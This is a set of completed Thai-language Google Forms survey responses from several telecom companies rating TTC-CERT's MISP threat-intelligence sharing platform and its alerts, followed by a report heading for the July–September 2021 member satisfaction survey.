- (•) Technical

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	(•)	( )	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	(•)	( )	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [x] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	●	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	●	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	○	◉	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [x] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

ถ้าเป็นไปได้ควรปรับเวลาให้รับ feed ทุกๆ 6 ชม

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- (●) Management
- ( ) Technical

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	●	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	●	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- (●) Management
- ( ) Technical

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	(●)	( )	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	(●)	( )	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [x] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- (●) Management
- ( ) Technical

เลือกองค์กรของท่าน *

บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	(●)	( )	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	(●)	( )	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	◉	○	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	◉	○	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	◉	○	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	( )	( )	( )	(•)	( )	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	( )	( )	( )	(•)	( )	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	◉	○	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	◉	○	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- (●) Management
- ( ) Technical

เลือกองค์กรของท่าน *

บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	●	○	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	●	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	◉	○	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	◉	○	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [x] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [ ] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- (●) Management
- ( ) Technical

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	●	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	●	○	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	◉	○	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [x] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

ประเภทผู้ใช้งาน

- ( ) Management
- (•) Technical

เลือกองค์กรของท่าน *

บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	○	◉	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

รายงานผลสำรวจความพึงพอใจของสมาชิก

ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 2-1 (ในห้วง ก.ค.64-ก.ย.64)

หน่วยเจ้าของโครงการ:

